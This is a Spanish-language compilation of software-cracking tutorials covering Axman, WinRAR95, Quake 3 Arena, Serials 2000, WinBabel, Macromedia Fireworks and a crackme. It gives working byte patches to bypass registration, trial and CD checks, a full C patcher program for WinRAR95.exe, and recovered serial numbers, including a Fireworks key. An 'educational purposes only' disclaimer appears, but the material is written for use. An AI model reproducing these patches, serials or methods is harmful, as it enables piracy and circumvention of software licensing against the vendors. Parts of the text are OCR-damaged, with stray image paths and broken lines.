para buscar el numero: >S 0 l FFFFFFFF '12121212' o sino >S CS:IP l FFFFFFFF '12121212'
Si usamos el BPX presionamos Ctrl+D y seguimos, si usamos la búsqueda haremos lo siguiente:
BPR direccion_de_respuesta direccion_de_respuesta+8 RW
esto hace que el programa pare en el momento en que lea o escriba sobre los caracteres a los cuales les pusimos el break.
Presionamos Ctrl+D

Seguimos:
Presionamos en el botón de aceptar y el **Soft-Ice** salta.
si usamos el bpx hmemcpy tocamos F8 hasta llegar a un REPZ MOVSD lo cual copia desde ESI nuestra clave mágica a ES:DI, que es dentro de una variable del programa.

Si usamos el bpr ya estamos en el REPZ MOVSD así que continuamos.
Agregamos un BPR ES:DI ES:DI + 8 RW para que pare cuando lea nuestro serial desde la variable del programa para algo que puede ser, tal vez, la comparación deseada.
Mandamos un G para que siga el programa y salta una vez, después de observar, aquí vemos que cuenta los caracteres que tiene nuestro serial, que es interesante mas no importante.
Mandamos otro G y aparecemos en un lugar con lo siguiente:

```
00457A1C      OR AL,AL
00457A1E      JZ 0045794E
00457A20          MOV AL, [ESI]       -->en la dirección ESI esta el serial  verdadero y pone la primer
                                      letra en el byte low de EAX, AL
00457A22          INC ESI             -->le suma 1 a ESI para apuntar a la próxima  letra, que será
                                      comprobada si la primera es valida.
00457A23          MOV AH, [ADI]    -->en la dirección EDI esta el serial nuestro y pone la primera letra
                                      en el byte high de EAX: AH.
00457A25          INC EDI             -->le suma 1 a EDI para apuntar a la próxima letra.
00457A26          CMP AL,AH       --> COMPARA EL SERIAL VERDADERO CON EL NUESTRO
00457A28          JZ 00457A1C       -->si es valido continua.
```

Esto es lo que queríamos: esto toma un carácter en ESI y lo pone en AL y luego toma uno en EDI y lo pone en AH; entonces los compara y si alguno difiere se va a donde dice que es incorrecto.
SI, es aquí. Si vemos lo que hay en EDI con un memory dump (D EDI) vemos que esta nuestro 12121212 y si miramos en ESI (D ESI) vemos algo espectacularmente bello, que en mi caso con mi nombre es :C98C0363.
¡Huiiaa!, esto parece un serial y lo esta comparando con el mío. Ajammmm...YEAH! lo copiamos en nuestro cerebro (o mejor en un papel) y deshabilitamos todos los breakpoints con BC *.
Nos hechamos otro go con G y nos aparece la pantalla de error, aceptamos y volvemos a poner los datos con el nombre exactamente igual al anterior y con el numero que tenemos.

¿Es necesario que te diga lo que sucedió?

Bueno, te acabas de registrar manito! No mas pantallas al inicio, no mas self-extracts delatores ni naa.

En realidad este es un CraCk muy sencillo y es muy raro encontrar este tipo de comparación

tan obvia en otro lado, pero siempre son muy parecidas.
No seas tan lamer de utilizar mi nombre y numero de Serial porque en ese caso eres más tonto de lo tu mismo crees y no mereces este archivo.
Espero que mis pobres conocimientos te sirvan para algo y entiendas los pasos y el funcionamiento de este CraCk.

CRACKEANDO MAS DE 100 continuación ANEXO A

Axman V3.01 Simular el Registro	Código Fuente Crack WinRAR 95
crack Quake 3 Arena por +gr00vy	CRACKEANDO SERIALS 2000
Crackeando WinBabel V4.2 (Pac)	crackear el Macromedia Fireworks 3
crackear el Crackme 1 by Daniel	crackear el NexEncode Studio
crackear el L0pthCrack 4	crackear el Quick FTP
crackear el LOpth	crackear el YAPS
crackear el Macromedia Dreamweaver 3	crackear Internet Access Manager v 1.0
crackear Virtuosa Gold 3.20 a	crackeo con Wdas32 8.93
CrackersConvert v1.0 - (cconvert.zip)	Cracking Age of Empires 2 The Conqueros
Cracking Transcender With Softice	CRACKING XARA 3D 3
Particle Fire v1.1a hacer un KeyGen	

México 2006 ESTOS TOTORIALES SON SOLO CON FINES EDUCATIVOS , EL AUTOR NO SE HACE RESPONSABLE DE LOS FINES DE LOS MISMOS

Protecciones Estupidas

Programa	**Axman v3.01**	**W95 / WNT**
Descripción	**Compresor**	
Palabras del Autor	**Have you ever downloaded a program that you wanted to make a backup copy of only to realize that it was too large to fit onto a single floppy disk? Have you ever tried to email someone a large program only to have it not get there because of restrications that certain email servers make on the size of emails? Have you ever wanted to distibute files from your internet site but they are so large that people get frustrated trying to download them, having their connections lost and being forced to start over?** **If you answered yes to any of the questions above, then AxMan is the program for you!** **AxMan is a 32-bit windows application that will split any file into pieces. These pieces can then be later restored to recover the original file.**	
Ranking		
Tipo	**Trial de 30 dias**	
Url	**http://www.mosaicware.com**	
Protección	**Time Limit 30 Dias,Numero de Serie**	
Dificultad	**Facil**	
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20b**	
Objetivo	**Simular estar registrados,Encontrar el zerial**	
Cracker	**KOLGADO**	
Fecha	**17 de Octubre de 1999**	

Introduccion:

He particionado este ¿¿tutorial??? en tres partes.
***Primera Parte <con parche>**
***Segunda Parte<en ejecucion o sin parche>**
***Tercera Parte<Encontrando el Zeriall>(recomendado)**

Al Atake:

Primera Parte

Hacemos todo el proceso de desensamblado y luego buscamos en el string reference.Vemos unos cuantos interesantes(expired,invalid info,etc) .Las maneras de crackearlo son son practicamente infinitas,pero le daremos al "thank you for...",doble click y alla vamos:

:00406AAC 84C0 test al, al
:00406AAE 6A30 push 00000030
:00406AB0 7513 jne 00406AC5

Possible StringData Ref from Data Obj ->"AxMan - Error 400"

:00406AB2 688C084600 push 0046088C

Possible StringData Ref from Data Obj ->"Invalid Registration Information"

:00406AB7 6868084600 push 00460868
:00406ABC 8BCE mov ecx, esi
:00406ABE E8E67F0200 call 0042EAA9
:00406AC3 EB7A jmp 00406B3F

Referenced by a (U)nconditional or (C)onditional Jump at Address:
:00406AB0(C)

Possible StringData Ref from Data Obj ->"AxMan"

:00406AC5 686C034600 push 0046036C

Possible StringData Ref from Data Obj ->"Thank you for registering your copy of AxMan"

:00406ACA 6838084600 push 00460838----------> AQUI APARECEMOS.
:00406ACF 8BCE mov ecx, esi
:00406AD1 E8D37F0200 call 0042EAA9
:00406AD6 E8B8A70200 call 00431293

Un poco mas arriba esta el "invalid info", o sea que tenemos las dos caras de la moneda practicamente juntos, todavia un poco mas arriba un jne, doble click sobre el ,jump to y nos lleva al "thank you..." o sea q' en la linea :00406AB0 7513 jne 00406AC5, cambiar el 7513 por eb13 y el programa is cracked.Facil verdad.

Segunda Parte(softice)

Si eso te parecio muy facil o por si alguna obscura razon no tienes el w32dasm,aca va otra opcion igual de facil.
En el programa, Help/Register...,ponemos lo que se nos ocurra, bpx getdlgitemtexta,x,no pasa nada,probamos otro,bpx getwindowtextA,x, y ahora si, estamos adentro,F10 maniaticamente hata que nos salte la ventana "Invalid Info", le damosok y estamos de vuelta en el soft nos vamos pa arriba hasta encontrar el jnz 00406ac5,creo que no hace falta decir que hacer en esta situacion, o si??, simplemente poner un bc * y despues doble click en la linea del jnz que mencionamos hace un rato(pa poner un bpx).Correr de nuevo el programa y nos para, vemos que al lado dice no jump; ponemos r fl z y listo.

Tercera Parte

Pero todavia hay mas, tambien podemos conseguir el verdadero serial.Repetimos el proceso de ariba,pero en vez de poner el bpx en jnz lo ponemos en call que esta un poco mas arriba en 00406aa7 una vez alli F8 para entrar en el llamado, 11 veces F10 y tnemos Lea eax [esp+08],F10 una vez mas,ahora D eax y vemos 309-621-810.Si eso no es un serial q' me parta un rayo jeje...
PD:El serial es valido para el nombre=danz,Company=my self, si introduces otros datos tendras un serial diferente.
Saludos.
FEELFREE-KOLGADO

Tutorial Descargado de Karpoff Spanis Tutor

```
#include <stdio.h>

#define EXEfile "WinRAR95.exe" /* this is the exe file to patch */
#define off1 0x1C27F /* this is the first hex location */
#define progver "WinRAR95 2.04" /* this is the name of the program you are
                                cracking */

int crackit(long int location, FILE *tocrack)
{
  unsigned char x[2]; /* the number in [] is how many bytes to patch */

  fseek(tocrack,location, SEEK_SET);
  x[0] = 0x90; /* starts with 0, not 1 */
  x[1] = 0x90; /* ends with number of bytes - 1 */
  fwrite(x,1,2,tocrack);
  return 0;
}

void throwbanner()
{
  printf("\n\n");
  printf("                        %s crack\n\n",progver);
  printf("                              by\n\n\n");
  printf("     +     V       V IIIIIII PPPPPPP  V       V OOOOOOO PPPPPPP\n");
  printf("     +      V     V     I    P     P   V     V  O     O P     P\n");
  printf("   +++++++    V   V      I    PPPPPPP    V   V   O     O PPPPPPP\n");
  printf("     +        V V       I    P           V V    O     O P\n");
  printf("     +         V     IIIIIII P            V     OOOOOOO P\n\n\n");
}

void waitforenter()
{
  char wait[1024];

  printf("\nPress enter to continue\n");
  gets(wait);
}

void anylastnotes()
{
  /* any last things you want to print out for the crack, like special
     instructions
  */
  printf("\nNow start up WinRAR95.exe, choose \"Options\", then \"Registration\"");
  printf("\nEnter whatever you want for your name and reg number and now you\n");
  printf("are regged.\n\n");
}

int main(){
  FILE *part1;

  throwbanner();
  part1 = fopen(EXEfile, "r+");
```

```
  if (part1 == NULL)
  {
    printf("%s could not be opened! Are you running this crack in the same\n",EXEfile);
    printf("directory as %s, and are you sure %s isn't already \n",EXEfile,EXEfile);
    printf("loaded into memory?\n");
    waitforenter();
    exit(1);
  }
  crackit(off1,part1);
  fclose(part1);
  printf("\nPatch sucessfull! \n\n");
  waitforenter();
  anylastnotes();
  waitforenter();
  return 0;
}
```

How to crack Quake 3 Arena por +gr00vy

Lo primero que pense es, si no me aparecen ninguna nag box diciendome que ponga el CD, y lo que me aparece es una imagen que me die eso, me conviene buscar la API Kernel32.GetDriveTypeA (que es la que se encarga de ver si el CD esta o no.
Bueno una ves que vi las 3 referencias que habia a esa API, me quede con la tercera y fui viendo que pasaba.

Esta es la rutina de comprovacion del Quake 3 Arena

```
* Referenced by a CALL at Address:
|:004A2AAB <------------Noopee esta Call pero no pasaba nada... investigue el
codigo pero no servia nada!!! Parecia imposible!!!
|
:004A2B6A 55                      push ebp
:004A2B6B 8BEC                    mov ebp, esp
:004A2B6D 8B4508                  mov eax, dword ptr [ebp+08]
:004A2B70 85C0                    test eax, eax
:004A2B72 7424                    je 004A2B98 <----Inverti para que saltara la
proteccion y
nada
:004A2B74 80650B00                and byte ptr [ebp+0B], 00
:004A2B78 0440                    add al, 40
:004A2B7A 884508                  mov byte ptr [ebp+08], al
:004A2B7D 8D4508                  lea eax, dword ptr [ebp+08]
:004A2B80 50                      push eax
:004A2B81 C645093A                mov [ebp+09], 3A
:004A2B85 C6450A5C                mov [ebp+0A], 5C

* Reference To: KERNEL32.GetDriveTypeA, Ord:0104h <----------------ACA
APARECEMOS
                                  |
:004A2B89 FF159CF04A00            Call dword ptr [004AF09C]
:004A2B8F 85C0                    test eax, eax <---------Inverti este saltos
y nada
:004A2B91 740A                    je 004A2B9D <-------Todo esto es como para
que te pierdas!
:004A2B93 83F801                  cmp eax, 00000001 <---------Testea si esta o
no
:004A2B96 7405                    je 004A2B9D <--------Inverti este saltos y
nada
```

Bueno como vi que todo eso era inutil casi me rindo, pero en una de esas escucho la musica de Rocky Eye Of The Tiger y me lo imagina a rocky peleando con el ruso y dije !Yo puedo¡

No se por que pero viendo el codigo rapidamente, vi una String que decia:

```
* Referenced by a CALL at Address:
|:004374FE
|
:00432460 83EC54                  sub esp, 00000054

* Possible StringData Ref from Data Obj ->"fs_restrict"
```

```
                                    |
:00432463 6834364B00                push 004B3634
:00432468 E823CEFEFF                call 0041F290
:0043246D D81DF0F34A00              fcomp dword ptr [004AF3F0]
:00432473 83C404                    add esp, 00000004
:00432476 DFE0                      fstsw ax
:00432478 F6C440                    test ah, 40
:0043247B 7418                      je 00432495
:0043247D E8BE2E0100                call 00445340
:00432482 85C0                      test eax, eax
:00432484 740F                      je 00432495 <--------Esta linea si se
ejecuta va a saltar el
codigo siguiente y va a seguir con la
ejecucion del programa

* Possible StringData Ref from Data Obj ->"Game CD not in drive" <----Esta
String
                                    |
:00432486 68A4BE4B00                push 004BBEA4
:0043248B 6A03                      push 00000003
:0043248D E8FE9EFEFF                call 0041C390 <------Call que llama al
mensaje malo!
:00432492 83C408                    add esp, 00000008
```

.....uhmmm sospechoso!

uhhmmm que hacemos tonces? Si nosotros vemos que si se ejecuta

```
:00432482 85C0                      test eax, eax
:00432484 740F                      je 00432495
```

salta la proteccion y se va para abajo, pero.... test eax, eax no va a ser igual.... tonces cambiamos 00432484 740F je 00432495 por 00432484 750F jne 00432495 y listo!!!
Juego Crackeado!!!

Bueno espero que le haya gustado y que si dudan en algo me lo pregunten a groovy2600@yahoo.com.ar

ESCRITO MARTES 2 de Febrero a las 4:04 de la maniana!!!!

CRACKEANDO SERIALS 2000

Espero que no se hallan salteado todas las explicaciones por que no me gustaria crear larvas que lo unico que hacen es seguir los pasos del tutorial como lelos sin entender nada OK?

Bueno, esta parte del cracking, (aunque digan que es para lammers, malors o algo de eso) es la que mas importa, ya que es facil, eficiente (yo logre crackear cientos de programas conocidos con esta tecnica aunque no lo crean), aparte al ser la que primero se aprende y es facil, es la que te hara emocionar, y te dara la experanza de que va a poder aprender a crackear, que no es tan dificil, etc.

El metodo que voy a explicar consta de:
Ubicar por medio de las String References (o de una busqueda de texto) es cartelito que te dice que el codigo no es valido. Luego vuscar unas referencias al codigo y cambiar un jne por un je (esto no funciona siempre con todos los programas (proba con el Mirc y vas a ver) solo funciona con aquellos que al pasar a la Nag de felicitaciones crean una entrada en el registro o un fichero que llaman cada ves que se ejecutan para ver si estan o no registrados)

Bueno todo esto lo vamos a pasar a practico con el serials 2000 (vieron que es el mejor programa de serials y la proteccion de mierda que le pusieron???)

Paso 1:
Desensamblemos el serials 2k.
Paso 2
Abramos el serias 2k y vallamos a File/Administration tools
Una ves ahí pongan cuaquier password, y veran que les sale esta ventana:


Apunten en su cuaderno del cracker la string Incorrect Password.
Paso 3:
Busquemos la string que anotamos “Incorrect Password”
Aterrizamos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004029A0(C)
|

* Possible StringData Ref from Data Obj ->"Warning"
                                        |
:004029F4 68B8834100                    push 004183B8

* Possible StringData Ref from Data Obj ->"Incorrect Password"
                                        |
:004029F9 68A4834100                    push 004183A4
:004029FE 6A00                          push 00000000

* Reference To: USER32.MessageBoxA, Ord:0195h
                                        |
:00402A00 FF1528374100                  Call dword ptr [00413728]
```

Paso 4: Ahora miren, donde dice Referenced by a ..... at Address: 004029A0©, Esto quiere decir que el mensaje fue llamado por un jump condicional o incondicional desde la direccion 004029A0.
Lo que nosotros tenemos que hacer es ir a esa direccion apretando el boton GO TO CD LOCATION y poniendo 004029A0
Una ves que lo pusimos aparecemos aca:

```
:0040299E 85C0                          test eax, eax
:004029A0 7452                          je 004029F4
:004029A2 8D4C2404                      lea ecx, dword ptr [esp+04]
:004029A6 E855E6FFFF                    call 00401000
:004029AB 8D4C2400                      lea ecx, dword ptr [esp]
:004029AF C684249401000001              mov byte ptr [esp+00000194], 01

* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
                                        |
:004029B7 E8BCD80000                    Call 00410278
:004029BC 8D8C24A0000000                lea ecx, dword ptr [esp+000000A0]
:004029C3 C684249401000003              mov byte ptr [esp+00000194], 03

* Reference To: MFC42.Ordinal:0320, Ord:0320h
                                        |
:004029CB E8CED90000                    Call 0041039E
:004029D0 8D4C2460                      lea ecx, dword ptr [esp+60]
:004029D4 C684249401000002              mov byte ptr [esp+00000194], 02

* Reference To: MFC42.Ordinal:0261, Ord:0261h
                                        |
Line:4152 Pg 83 and 84 of 772  Code Data @:004029A0 @Offset 00001DA0h in File:Serial2k.exe
```

Vemos que hay un test que seria como una comprovacion entre dos registros eax y eax y (los registros son sectores de memoria utilizados para guardar datos p ej numeros de serie etc) si son iguales nos manda a el mensaje de error.
Ahora lo que tenemos que hacer es ir a el HexWorksHop y cambiar 7452 por 7552 (no lo podes cambiar en cualquier lado fijate en el offset {YA LO EXPLIQUE ARRIBA}
Bueno una ves cambiado guarda el archivo como Serial2k_Cracked.exe y probalo!!!
VAMOS A VER SIN FUNCIONO!!!


Administration Tools
Import .txt file
Delete Database
Edit Mode Toggle
Encrypt text file
Decrypt text file

WinBabel V4.2 (Pac)

CRACKER: **^DeeJay^**

Proteccion: Limitacion de Tiempo Funciona 5 minutos si y 5 no Proteccion de Integridad (No poder modificar el ejecutable)
URL: www.winbabel.com.
Herramientas: W32Dasm + SOFTICE + Hworks32

INTRODUCCION

Hora 00:00 es la hora de hacer algo para no aburrirme:
Ojeando un cd que tengo por aqui entre todos mis trastos, veo un programilla en la sección traductores, y tras leer la descripcion creo que puede ser entretenido.
Se trata de un programa que traduce todos los menus de todos los programas de win, asi como lo que copiemos al portapapeles, y para mas colmo las paginas web, y todo en tiempo real, claro que esto relentiza un poco la maquina por que tiene que ir traduciendo.

AL ATAKE

Pues nada manos a la obra...
1er contacto
Lo primero sera buscar al go que nos llame la atención, ejecutamos el programa, y ojeamos, ummmmmm...
nos damos cuenta de varias cosas, por ejemplo que no se registra mediante numero de serie, y que en la parte superioi pone winbabel(PAC), osea que el texto PAC no tiene que aparecer en la version registrada.
Bien sigamos atentos, que pasa cuando se cumplen los primeros 5 minutos... bien vemos que nos sale una bonita pero molesta nag diciendo que esta Winbabel PAC traduce 5 minus si 5 minutos no.....
Bien ya tenemos por donde empezar.
Al atakerr
Cargamos el W32Dasm y buscamos la cadena Winbabel PAC:
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0003.5F4F(U), :0003.5F83(C), :0003.5F8A(C), :0003.5F99(C)
|
:0003.5FA0 837E0A00 cmp word ptr [bp+0A], 0000
:0003.5FA4 7427 je 5FCD
:0003.5FA6 837EFE01 cmp word ptr [bp-02], 0001

```
:0003.5FAA 7521 jne 5FCD

* Possible Reference to Dialog: DialogID_0001, CONTROL_ID:0004, "No registrado!!"
|
:0003.5FAC 6A04 push 0004
:0003.5FAE 16 push ss

* Possible StringData Ref from Data Seg 064 -"WinBabel PAC (Probar Antes de "
-"Comprar)"
|
:0003.5FAF 688D0C push 0C8D
:0003.5FB2 16 push ss

* Possible StringData Ref from Data Seg 064 -"WinBabel PAC traduce 5 minutos "
-"si y 5 no."
|
:0003.5FB3 68C10B push 0BC1
:0003.5FB6 0E push cs
:0003.5FB7 E8D8F9 call 5992
:0003.5FBA 83C40A add sp, 000A
:0003.5FBD 3D0600 cmp ax, 0006
:0003.5FC0 750B jne 5FCD
:0003.5FC2 16 push ss

* Possible StringData Ref from Data Seg 064 -"registro.exe"
|
:0003.5FC3 68B40C push 0CB4
:0003.5FC6 6A05 push 0005
:0003.5FC8 9AFFFF0000 call KERNEL.WINEXEC
```

Si nos fijamos en las condicones tenemos una incondicional y varias condiciones, y a juzgar por las direcciones estan muy juntas vamos a verlas...

```
:0003.5F7C 9AFFFF0000 call 0001.0E8Eh
:0003.5F81 0BD2 or dx, dx
:0003.5F83 7C1B jl 5FA0
:0003.5F85 7F05 jg 5F8C
:0003.5F87 3D0500 cmp ax, 0005
:0003.5F8A 7614 jbe 5FA0
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0003.5F85(C)
|
:0003.5F8C 16 push ss
* Possible StringData Ref from Data Seg 064 -"WinBabel.exe"
|
:0003.5F8D 68B40B push 0BB4
:0003.5F90 0E push cs
```

:0003.5F91 E81FFE call 5DB3
:0003.5F94 83C404 add sp, 0004
:0003.5F97 0BC0 or ax, ax
:0003.5F99 7405 je 5FA0
:0003.5F9B C746FE0100 mov word ptr [bp-02], 0001
Exactamente unas lineas mas arriba tenemos toas las condiciones vamos a estudiarlas
Si nos fijamos en las primeras lineas que hemos puesto, vemos que el mensaje nos sale siempre que vamos a la dirección
0003:5FA0

A si que ya sabemos donde no tiene que ir. Tenemos en las lineas

:0003.5F83 7C1B jl 5FA0
:0003.5F85 7F05 jg 5F8C
:0003.5F87 3D0500 cmp ax, 0005
:0003.5F8A 7614 jbe 5FA0

::::::::::::::::

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0003.5F85(C)
|
:0003.5F8C 16 push ss
* Possible StringData Ref from Data Seg 064 -"WinBabel.exe"
|
:0003.5F8D 68B40B push 0BB4
:0003.5F90 0E push cs
:0003.5F91 E81FFE call 5DB3
:0003.5F94 83C404 add sp, 0004
:0003.5F97 0BC0 or ax, ax
:0003.5F99 7405 je 5FA0
Bien una vez estudiado esto pasemos a ver el codigo del mensaje:
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0003.5F4F(U), :0003.5F83(C), :0003.5F8A(C), :0003.5F99(C)
|
:0003.5FA0 837E0A00 cmp word ptr [bp+0A], 0000
:0003.5FA4 7427 je 5FCD
:0003.5FA6 837EFE01 cmp word ptr [bp-02], 0001
:0003.5FAA 7521 jne 5FCD

* Possible Reference to Dialog: DialogID_0001, CONTROL_ID:0004, "No registrado!!"
|
:0003.5FAC 6A04 push 0004
:0003.5FAE 16 push ss

* Possible StringData Ref from Data Seg 064 -"WinBabel PAC (Probar Antes de "
-"Comprar)"

muy bien pues una vez visto esto...
llegamos a la conclusionde que hay que obligarle a entrar y despues obligarle a ir a la dirección buena
Cambiamos la linea:
:0003.5F83 7C1B jl 5FA0
cambiando el 5F83 por EB1b --- JUMP
Obligamos a saltar a la buena en:
:0003.5FA4 7427 je 5FCD
cambiando 5Fa4 por EBA4 -- JUMP
Bueno ejecutamos el progama y vemos que funciona correctamente escepto una nag que nos sale al principio que pone NOTA:Esta copia de winbabel, bla bla bla...
Vamos a ocuparlçnos de ella buscamos en el W32Dasm y... bingo

- Referenced by a (U)nconditional or (C)onditional Jump at Address:
  |:0003.7852(C)
  |
  :0003.7869 837EF800 cmp word ptr [bp-08], 0000
  :0003.786D 743F je 78AE
  :0003.786F 6AFF push FFFF
  :0003.7871 9AFFFF0000 call USER.MESSAGEBEEP
  :0003.7876 6A00 push 0000
  :0003.7878 16 push ss
  * Possible StringData Ref from Data Seg 064 -"NOTA: Esta copia de WinBabel no "
  -"est"
  |
  :0003.7879 681811 push 1118
  :0003.787C 16 push ss

  * Possible StringData Ref from Data Seg 064 -"WinBabel"

Pues cambiemos 743F por EB3F
Y para dejar las cosas bien hechas no nos vamos a conformar con esto, quitaremos el texto PAC que nos sale en la arte de arriba de la aplicacion, buscamos winbabel 4.2(PAC)

- Possible StringData Ref from Data Seg 064 -"WinBabel.exe"
  |
  :0003.5ED1 687E0B push 0B7E
  :0003.5ED4 0E push cs
  :0003.5ED5 E8DBFE call 5DB3
  :0003.5ED8 83C404 add sp, 0004
  :0003.5EDB 0BC0 or ax, ax
  :0003.5EDD 7415 je 5EF4
  :0003.5EDF 6A00 push 0000
  :0003.5EE1 16 push ss
  * Possible StringData Ref from Data Seg 064 -"WinBabel 4.2 (PAC)"
  |

:0003.5EE2 688B0B push 0B8B
:0003.5EE5 FF7608 push word ptr [bp+08]
:0003.5EE8 FF7606 push word ptr [bp+06]
:0003.5EEB 0E push cs
:0003.5EEC E871FF call 5E60
:0003.5EEF 83C40A add sp, 000A
:0003.5EF2 EB13 jmp 5F07
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0003.5EDD(C)
|
:0003.5EF4 6A00 push 0000
:0003.5EF6 16 push ss
Cambiaos la linea:
:0003.5EDD 7415 je 5EF4
por EB15

Bueno pues cuando creemos que todo esta logrado, nos damos cuenta que al ejecutar el fichero nos da un error, " El fichero winbabel.exe ha sido modificado", merdé, jejej, bueno continuemos pues...
Buscamos algun detalle que nos diga donde esta esa proteccion de integridad, pero pensando llegamos a la conclusion que es mas sencillo tirrar del SoftIce, y así no perdemos tiempo XD..
Pues venga, arrancamos el SoftIce, ejecutamos el loader y cargamos el programa, lo ejecutamos y aparecemos en el Soft, pulsamos CTRL+D, y nos vuelve al programa ¡¡¡ meeee !!! suena la proteccion, y sin quitarla pulsamos CTRL+D para volver al Soft, vamos a poner un Break, or ejemplo por que no ponemos uno cuando desaparezca el mensaje, vamos...

Tecleamos en Soft:
HWND
nos aparece la lista y buscamos nuestro programilla osea WINLABEL
::::::::
::::::::
0c64 xxxxxx xx WINLABEL xxxxxxx
0c64(2)xxxxx xx WINLABEL BUTTON
:::::::::
OK, ya tenemos la ventana pillada por los innombreables, jejeje ahora ponemos un BREAK cuando desaparezca...
bmsg 0c64 wm_destroy
volvemos al programa y pulsamos el botón y.... Bingoooo.
Salramos al Soft, si te fijas en la barra vende que hay encima de la linea de comando veras que pone USER(), esta es justo la zona que nos nos vale para nada, pulsamos F12, hasta llegar a la zona donde pone WINBABEL, aqui sí.

Como es un programa a 16 bit no tenemos ni papas, del offset, asi que anotamos una fraccion para luego buscarla en el w32dasm, anotamos:

xxxx:00F1 9A00007F17 CALL USER.MESSAGEBOX
XXXX:0024 6AFE PUSH XXXXXX
XXXX:0026 CALL XXXXXXX

Vamos al W32Dasm y buscamos por ejemplo 6AFE
La primera aprada no nos dice nada pero la segunda llegamos a...

:0008.001B 6A00 push 0000
:0008.001D 6A00 push 0000
:0008.001F 9AFFFF0000 call USER.MESSAGEBOX
:0008.0024 6AFE push FFFE
:0008.0026 9AFFFF0000 call 0001.0D48h
:0008.002B 59 pop cx
:0008.002C 1F pop ds
Ummmmm, esto nos suena... ok pues vamos osea que este es el codifo que comprueba la integridad, muy bien camos a ver quien lo llama, subimos arriba y ...

Referenced by a CALL at Addresses:
|:0008.0085, :0008.01CE, :0008.0274
pues nada aqui tenemos nuestras llamada ahora solo tenemos que eliminarlas buscamos 0008:0085, 01CE y 0274
0008.0085 E878FF call 0000 **sustituimos E878FF por 909090**
0008.01CE E82FFE call 0000 **sustituimos E82FFE por 909090**
0008.0274 E889FD call 0000 **sustituimos E889FD por 909090**

Bueno pues con esto solucionamos el problema de integridad, ahora ya tenemos nuestro programa oeprativo.
Agradecer a MrCrimson, por sus animos, y como no a Karpoff, por su escelente trabajo.

PAra cualquier duda aqui me teneis
Saludos ^DeeJay^ 2000

Como crackear el Macromedia Fireworks 3

Hola amigos, como andan? Bien espero. Bueno hoy vamos a ver como crackear el Fireworks ya que como el Dreamweaver es casi lo mismo nos va a servir para practicar el manejo del SICE.

Bueno como en el otro tuto nos vamos a Buy y ponemos todos los datos, después en la otra ventana que aparece, ponemos go off-line o algo asi para que no nos tengamos que conectar etc ect.
Ok ahora se habilito la pantalla para ingresar el Unlocking Code, que como deven saber tiene que ser de 10 caracteres ya que si no lo es no pasa la comprobación. Un buen codigo puede ser abcdefghij o 1234567890, el que a uds les guste. Ok una vez puesto (con el SICE cargado) el Unlocking code, apretamos ctrl.+d y nos vamos al sice a poner un BPX, esta ves usaremos un bpx getdlgitemtexta como el Dreamweaver a ver si funciona. Y como pueden ver al apretar F5 y Ok nos salta el SICE, apretamos F11 para ir al codigo que llamo a la funcion Getdlgitemtexta y vemos algo igualito al Dreamweaver:
Un push que nos pone nuestro Unlock kode falso, otras voludeces mas y al final un CMP 0A y un JZ (JE) o sea que compara si nuestro U/C tiene 10 digitos o letras y si no tiene 10 sigue hacia un error asi que a nosotros nos va a saltar.
Una ves que aterrizamos vamos viendo cuales son los registros que van cambiando, EAX ECX EDX etc. Generalmente cambian después de algo sospechoso como un CALL un PUSH etc asi que vos anda fijandote cuales son, y como deven saber el que cambia es EAX después de la segunda Call (CALL EN LA QUE SE GENERA EL U/C PARA LOS KEYINGENIERS) y nos tira un string como esta: YFYFEDJYMC
Y como ven es una string de 10 letras y la tenemos que provar.
Algo que les puedo decir es que los productos macromedia usan una protección entr comillas llamada Sales Agent, que es muy popular pero no sirve para nada, ya que, como ven es muy facil de reventar.

Serial de el Fireworks:
FWW300-65137-37255-19336

Tambien prove este mismo metodo con el Drumbeat 2000 y funciono ya que es idénticamente igual, asi que prueben con todos los demas.

E-mail: groovy2600@yahoo.com.ar
Web: www.zencracking.com.ar
Grupo: [zCt!]


Como crackear el Crackme 1 by Daniel-RJ

Download http://www.iespana.es/cracksam/CraCks/danielc.zip
Coder Daniel-RJ

Hola aca estoy de vuelta con un Nuevo manual, esta ves es para crackear un crackme que me pareciomedio raro. Lo baje de la web de SerialCodex y como vi que tenia un manual,pero este no me gustaba (nahh ta guenisimo) decidi hacerlo yo. Pero de una forma diferente, ya que el noopeo y yo busque el serial.

Bueno mi forma de crackearlo es la siguiente:
Primero abrimos el ejecutable con el Languaje 2000, y vemos que es un proggie hecho con Delphi, asi que vamos biendo que bpx poner. Luego vemos que no esta comprimido, asi que vamos a el W32Dasm, una ves alli, dejamos que termine y abrimos el ejecutable.

Uhmm, que raro es, vamos a File/About, damos ok y luego vamos a Dam! Where Is the whole Thing!!!. Ahora si esta el crack, bueno ponemos nuestro nombre (gr00vy) y un numero (123123123). Le damos a Check It! Y vemos esto:



Bueno anotamos esa frase y ahora vamos al W32Dasm, ponemos para ver las String References y buscamos la cadena No no no! ☹ Try again!:
La encontramos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042D56F(C)
* Possible StringData Ref from Code Obj ->"No no no! :( Try again!"
                                  |
:0042D57D B810D64200              mov eax, 0042D610
:0042D582 E871FBFFFF              call 0042D0F8
```

Uhmmm pero que hay mas arriba?

```
:0042D56A E86163FDFF              call 004038D0
:0042D56F 750C                    jne 0042D57D

* Possible StringData Ref from Code Obj ->"Congratz cracker! hehehe"
                                  |
:0042D571 B8ECD54200              mov eax, 0042D5EC
